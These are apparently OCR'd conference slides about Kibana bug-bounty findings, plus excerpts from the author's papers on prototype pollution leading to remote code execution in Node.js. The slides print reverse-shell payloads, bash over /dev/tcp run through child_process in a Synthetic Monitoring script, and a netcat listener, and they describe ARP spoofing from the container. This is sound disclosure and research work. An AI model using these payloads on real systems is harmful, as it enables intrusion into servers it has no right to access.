Exploiting the Unexploitable:
Insights from the Kibana Bug Bounty

Mikhail Shcherbakov

@yu5k3

Part 1: RCE stories

@yu5k3

- Last-months Ph.D. student at KTH Royal Institute of Technology, topic **“Code-Reuse Attacks in Managed Programming Languages and Runtimes.”**
- Research interests include Language-Based Security, Scalable Static Code Analysis, and Dynamic Program Analysis.
- Jump to security from Enterprise Application Development, 10+ years in the Software Development industry.
- Participated in Microsoft, GitHub, Elastic, and Open-Source bug bounty programs.


Who is Kibana?

- Kibana is the “K” in the popular ELK Stack: Elasticsearch, Logstash, and Kibana, a widely used toolchain for Data Visualization and Real-Time Data Analysis.
- Kibana is an open-source, TypeScript, Node.js-based application.
- Kibana has >10M LoCs and >2K dependencies, and 300 – 400 commits per week.
- Kibana has a Bug Bounty Program with $3,000 – $7,000 rewards for Critical reports.
- Kibana is a great target for Bug Hunters.

Elastic Security Team

STORY I: HOW IT ALL BEGAN?

Story I: Elastic Bug Bounty Campaign



Elastic Bug Bounty Campaign for…

Kibana Synthetic Monitoring

Story I: What is Synthetic Monitoring?

elastic

Find apps, content, and more. ^/

Setup guides

M

D Home

Welcome home

Enterprise Search

Create search experiences with a refined set of APIs and tools.

Observability

Consolidate your logs, metrics, application traces, and system availability with purpose-built UIs.

Security

Prevent, collect, detect, and respond to threats for unified protection across your infrastructure.

Analytics

Explore, visualize, and analyze your data using a powerful suite of analytical tools and applications.

Get started by adding integrations

To start working with your data, use one of our many ingest options. Collect data from an app or service, or upload a file. If you're not ready to use your own data, play with a sample data set.

Story I: Paste your hm... script...

t.
n

Upload script | Script editor

```
1    // Paste your Playwright script here...
```

Runs Synthetic test scripts that are defined inline.

Story I: script?..

```
step('Go to https://example.org/', async () => {
  await page.goto('https://example.org/');
  expect(await page.innerText('role=heading')).toMatch('Example Domain');
});
```

Story I: JS script?..


```
step('Go to https://example.org/', async () => {
  require('child_process')
    .execSync('bash -i >& /dev/tcp/<reverseShellIP>/<reverseShellPort> 0>&1')
});
```

Story I: JS script... RCE!!!

```
step('Go to https://example.org/', async () => {
  global.process.mainModule.constructor._load('child_process')
    .execSync('bash -i >& /dev/tcp/<reverseShellIP>/<reverseShellPort> 0>&1')
});
```

Story I: RCE!!!

```
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$
yuske_dev@kibana:~$ nc -lvn 8080
Listening on 0.0.0.0 8080
```



Story I: RCE???

- **[Aug 28, 2023] Reported to Elastic Bug Bounty via H1.**
- **[Sep, 2023] Discussing the report with the Elastic Security team.**
- **[Oct 2, 2023] Feedback from the Elastic team and “Needs more info” status:**

“Synthetics by design is literally arbitrary code execution as a service in which Elastic deploys a number of security features to prevent exploitation.

For a successful exploit, someone would have to do something beyond getting a shell as someone does not have privileges beyond the container.”

Story I: Where are we?..

- This is an *isolated* container as we already know.
- The container is running in the Kubernetes cluster on Google Cloud Platform.
- Affect other clients on the same container? No, the container runs per task.
- Escape the container? No, it’s a secure configuration of up-to-date Kubernetes version.
- Access to GCP metadata API? No, again.

UNEXPLOITABLE???

Story I: Where are we?..

- This is an *isolated* container as we already know.
- The container is running in the Kubernetes cluster on Google Cloud Platform.
- Affect other clients on the same container? **No, the container runs per task.**
- Escape the container? **No, it's a secure configuration of up-to-date Kubernetes version.**
- Access to GCP metadata API? **No, again.**
- I found the same Docker image for private Kubernetes cluster.

```
containers:
- name: heartbeat
  image: {dockerimage}
  securityContext:
    runAsUser: 1000
    runAsGroup: 1000
    capabilities:
      add: [ NET_RAW ]
```

Story I: Where are we?..

- This is an *isolated* container as we already know.
- The container is running in the Kubernetes cluster on Google Cloud Platform.
- Affect other clients on the same container? **No, the container runs per task.**
- Escape the container? **No, it's a secure configuration of up-to-date Kubernetes version.**
- Access to GCP metadata API? **No, again.**
- I found the same Docker image for private Kubernetes cluster.
- We can send any raw packages to the network!!! **Including ARP-packages** ☻




*figure from https://www.thesslstore.com/blog/everything-you-need-to-know-about-arp-spoofing/


Story I: Standing on the shoulders of giants

All » Threat Research Blog » Attacking Kubernetes Clusters Through Your Network Plumbing: Part 1


Attacking Kubernetes Clusters Through Your Network Plumbing: Part 1

Nir Chako | 11/5/20

Share This!



Story I: ARP spoofing




Story I: RCE + ARP spoofing

- [Aug 28, 2023] Reported to Elastic Bug Bounty via H1.
- [Sep, 2023] Discussing the report with the Elastic Security team.
- [Oct 2, 2023] Feedback from the Elastic team and “Needs more info” status.
- [Jan 11, 2024] Updated the report to demonstrate ARP spoofing
- [Jan 27, 2024] Elastic triaged the report
- [Jul 30, 2024] Elastic rewarded the report

CVSS 7.6
$3,948 bounty

Server-Side Prototype Pollution (SSPP)



ARTIFACT EVALUATED usenix AVAILABLE

ARTIFACT EVALUATED usenix FUNCTIONAL

ARTIFACT EVALUATED usenix REPRODUCED

Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

Mikhail Shcherbakov
KTH Royal Institute of Technology

Musard Balliu
KTH Royal Institute of Technology

Cristian-Alexandru Staicu
CISPA Helmholtz Center for Information Security

Abstract

Prototype pollution is a dangerous vulnerability affecting prototype-based languages like JavaScript and the Node.js platform. It refers to the ability of an attacker to inject properties into an object's root prototype at runtime and subsequently trigger the execution of legitimate code gadgets that access these properties on the object's prototype, leading to attacks such as Denial of Service (DoS), privilege escalation, and Remote Code Execution (RCE). While there is anecdotal evidence that prototype pollution leads to RCE, current research does not tackle the challenge of gadget detection, thus only showing feasibility of DoS attacks, mainly against Node.js libraries.

In this paper, we set out to study the problem in a holistic way, from the detection of prototype pollution to detection of gadgets, with the ambitious goal of finding end-to-end exploits beyond DoS, in full-fledged Node.js applications. We build the first multi-staged framework that uses *multi-label* static taint analysis to identify prototype pollution in Node.js libraries and applications, as well as a hybrid approach to detect *universal gadgets*, notably, by analyzing the Node.js source code. We implement our framework on top of GitHub's static analysis framework CodeQL to find 11 universal gadgets in core Node.js APIs, leading to code execution. Furthermore, we use our methodology in a study of 15 popular Node.js applications to identify prototype pollutions and gadgets. We manually exploit eight RCE vulnerabilities in three high-profile applications such as NPM CLI, Parse Server, and Rocket.Chat. Our results provide alarming evidence that prototype pollution in combination with powerful universal gadgets lead to RCE in Node.js.


1 Introduction

In recent years we have seen a growing interest in running JavaScript outside of the browser. A prime example is Node.js, a popular server-side runtime that enables the creation of full-stack web applications. Its package management system, NPM, is the world's largest software repository with millions of packages. Researchers have studied this ecosystem extensively to discover several security risks [14, 20, 31, 44–47, 51], showing that these risks are further exacerbated by the interconnected nature of the ecosystem [52]. While most prior work focuses on libraries, the problem of automatically detecting vulnerabilities in Node.js applications is still open.

Prototype pollution is a JavaScript-driven vulnerability that manifests itself powerfully in the Node.js ecosystem. The vulnerability is rooted in the permissive nature of the language, which allows the mutation of an important built-in object in the global scope – `Object.prototype` – called the root prototype. JavaScript's prototype-based inheritance enables accessing this important object through the prototype chain. Thus, attackers can instruct vulnerable code to mutate the root prototype by providing well-crafted property names to be accessed at runtime. As a consequence, every object that inherits from the root prototype, i.e., the vast majority of objects in the runtime, inherits the mutation on the root prototype, e.g, an attacker-controlled property. This vulnerability was first introduced by Arteau [12], showing that it is a widespread problem in Node.js libraries. Recently, Li et al. [31, 32] explore static analysis to detect prototype pollution vulnerabilities using object property graphs.

The few prior works [25, 27, 31, 32, 51] on prototype pollution consider a successful attack any mutation of the root prototype. An immediate consequence of such mutations is Denial of Service (DoS) due to the overwriting of important built-in APIs, e.g., `toString`. By contrast, our work studies the implications of prototype pollution beyond DoS. In particular, we propose a semi-automated approach for detecting Remote Code Execution (RCE) vulnerabilities pertaining to prototype pollution. While there is anecdotal evidence about the possibility of such attacks [5, 12], we are the first to propose a principled and systematic approach to detect them. Our key focus is on gadget identification and end-to-end exploitation which no prior work has addressed thoroughly.

Moreover, we note the important similarities between object injection vulnerabilities (OIVs) [17, 41] and RCEs based



Unveiling the Invisible: Detection and Evaluation of Prototype Pollution Gadgets with Dynamic Taint Analysis

Mikhail Shcherbakov
KTH Royal Institute of Technology
Stockholm, Sweden
mshc@kth.se

Paul Moosbrugger
KTH Royal Institute of Technology
Stockholm, Sweden
paul@pmoosi.com

Musard Balliu
KTH Royal Institute of Technology
Stockholm, Sweden
musard@kth.se

